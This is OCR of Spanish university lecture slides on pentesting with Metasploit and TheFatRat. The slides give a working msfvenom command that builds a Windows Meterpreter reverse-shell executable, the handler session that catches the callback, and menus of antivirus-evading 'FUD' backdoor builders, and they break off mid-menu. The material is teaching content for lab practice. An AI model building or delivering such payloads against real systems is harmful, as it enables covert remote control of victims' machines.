COCINANDO CON METASPLOIT, THEFATRAT Y RUBBERDUCKY

Ana Nieto

nieto@lcc.uma.es

Network, Information and Computer Security Lab

Visión general – Fases de pentesting

social

técnico

Reconocimiento
Obtener Información

Reconocimiento
Escaneo & identificación de vulnerabilidades

Explotación


Post-Explotación y Mantener acceso

Preparación

¿Cómo hago que le guste?

¿Cómo hago que se lo trague?

¿Cómo hago para que siga tragando?




La preparación es FUNDAMENTAL para

"apretar el botón"

¿Qué veremos?

1. Visión MUY general de tres herramientas:
    1. Metasploit,
    2. TheFatRat &
    3. RubberDucky

2. Ejemplos de uso


METASPLOIT by Rapid7
RECON
EXPLOIT
msf >
PAYLOAD
LOOT
=[metasploit v5.0.47-dev
+ -- --=[1926 exploits - 1076 auxiliary - 330 post
+ -- --=[556 payloads - 45 encoders - 10 nops
+ -- --=[5 evasion
"PsExec.exe" selected (233.5 kB)


Metasploit Framework

- Herramienta ***multiplataforma***. Existe versión de pago, pero con la versión gratuita se pueden hacer muuuchas cosas.
- Muy conocida y muy usada.
- Además, integrada en muchas otras soluciones!!
- Permite:
  - Escanear, identificar equipos con ***vulnerabilidades conocidas***
  - Preparar **malware** – combinación de *exploits* y *payloads*, con sus propias técnicas anti-análisis.
  - Efectuar **ataques** – empleando lo anterior
  - Post-ataque – escalado de privilegios, controlar el equipo al que se tiene acceso, realizar modificaciones, etc. Etc.
    - **Meterpreter**

- ¿Y si lo quieres más fácil?
  - ***Armitage***, por ejemplo, que lo muestra todo más "bonito"

Uso básico simplificado I

- Explotar vulnerabilidad, conocida la víctima, para obtener acceso:



atacante

Seguridad

¿Quién está intentando haciendo preguntas a MIS usuarios?

víctima

RECONOCER

1. Escaneo para identificar **vulnerabilidades** y priorizarlas || escanear en busca de equipos con una vulnerabilidad conocida

2. Responder con información sobre el equipo y tal vez sobre los usuarios

3. Priorizar y planificar

EXPLO.

4. Escoger exploit y payload

5. Explotar y abrir conexión

6. Atacante en el sistema

POST-EXPLOTACIÓN

Conocer: ¿hay usuarios activos? ¿soy root? ¿qué herramientas hay?

ESCALAR + PERSISTENCIA + LIMPIEZA

Uso básico simplificado II

- Conexión inversa == “Dejad que los usuarios vengan a mí”

atacante

IP: 192.168.1.253
Puerto: 4444

Just for you ☺

víctima

<< ejecutará el malware y éste, **en algún punto**, iniciará la conexión >>

1. Preparar malware

El archivo malicioso debe ser accesible e interesante para la víctima

2. Esperar conexión

3. Infectarse + “lo que surja”

Conexión abierta solicitada por la víctima!!!!!

4. Conectar

5. Aceptar conexión entrante y acceder

6. Atacante en el sistema

POST-EXPLOTACIÓN

Conocer: ¿hay usuarios activos? ¿soy root? ¿qué herramientas hay?

ESCALAR + PERSISTENCIA + LIMPIEZA

Ejemplo

- Ejecutable para Windows:


```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253
 LPORT=4444 -f exe > gatitometa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```


- Una vez que se ejecuta en la víctima:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.253
LHOST => 192.168.1.253
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.253:4444
[*] Sending stage (180291 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.253:4444 -> 192.168.1.4:49165) a
t 2019-09-20 10:49:11 -0400

meterpreter >
```


Para aprender…

- Metasploitable 2 (Ubuntu) & Metasploitable 3 (Windows)






A lo cómodo, Armitage



Fuente: www.fastandeasyhacking.com%2Fmedia&psig=AOvVaw1Efhduhvz6hNGeFHwFmIAH&ust=1569077711592358

Preparando malware...


WARNING ! WARNING ! WARNING ! WARNING ! WARNING !
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
PLEASE DON'T UPLOAD BACKDOOR TO WWW.VIRUSTOTAL.COM
YOU CAN UPLOAD OUTPUT/BACKDOOR FILE TO WWW.NODISTRIBUTE.COM
Press [Enter] key to continue .....


```
[--]   Backdoor Creator for Remote Acces [--]
[--]  Created by: Edo Maland (Screetsec) [--]
[--]          Version: 1.9.7             [--]
[--]        Codename: Whistle            [--]
[--]   Follow me on Github: @Screetsec   [--]
[--]   Dracos Linux : @dracos-linux.org  [--]
[--]                                     [--]
[--]     SELECT AN OPTION TO BEGIN:      [--]

[01]   Create Backdoor with msfvenom
[02]   Create Fud 100% Backdoor with Fudwin 1.0
[03]   Create Fud Backdoor with Avoid v1.2
[04]   Create Fud Backdoor with backdoor-factory [embed]
[05]   Backdooring Original apk [Instagram, Line,etc]
[06]   Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07]   Create Backdoor For Office with Microsploit
[08]   Trojan Debian Package For Remote Acces [Trodebi]
[09]   Load/Create auto listeners
[10]   Jump to msfconsole
[11]   Searchsploit
[12]   File Pumper [Increase Your Files Size]
[13]   Configure Default Lhost & Lport
[14]   Cleanup
[15]   Help
[16]   Credits
[17]   Exit

┌─[TheFatRat]─[~]─[menu]:
└──>
```

FUD: FULLY UNDETECTABLE

Resultado usando **msfvenom** (metasploit)

- Se puede preparar un fichero con la carga del malware con extensión .doc
- Win10 al menos se dará cuenta de que es un fichero malicioso

- Y avisará que va a limpiarlo. **En este equipo lo eliminará al intentar abrirlo.**



Buscamos alternativa


Probando FUD

```
[02]  Create Fud 100% Backdoor with Fudwin 1.0
[03]  Create Fud Backdoor with Avoid v1.2
[04]  Create Fud Backdoor with backdoor-factory [embed]

[06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
```


```
                    PwnWind Version  v1.5
                 Pwned Windows with backdoor
               Author : Edo Maland (Screetsec)
        Powershell Injection attacks on any Windows Platform

  [1]  Create a bat file+Powershell (FUD 100%)
  [2]  Create exe file with C# + Powershell (FUD 100%)
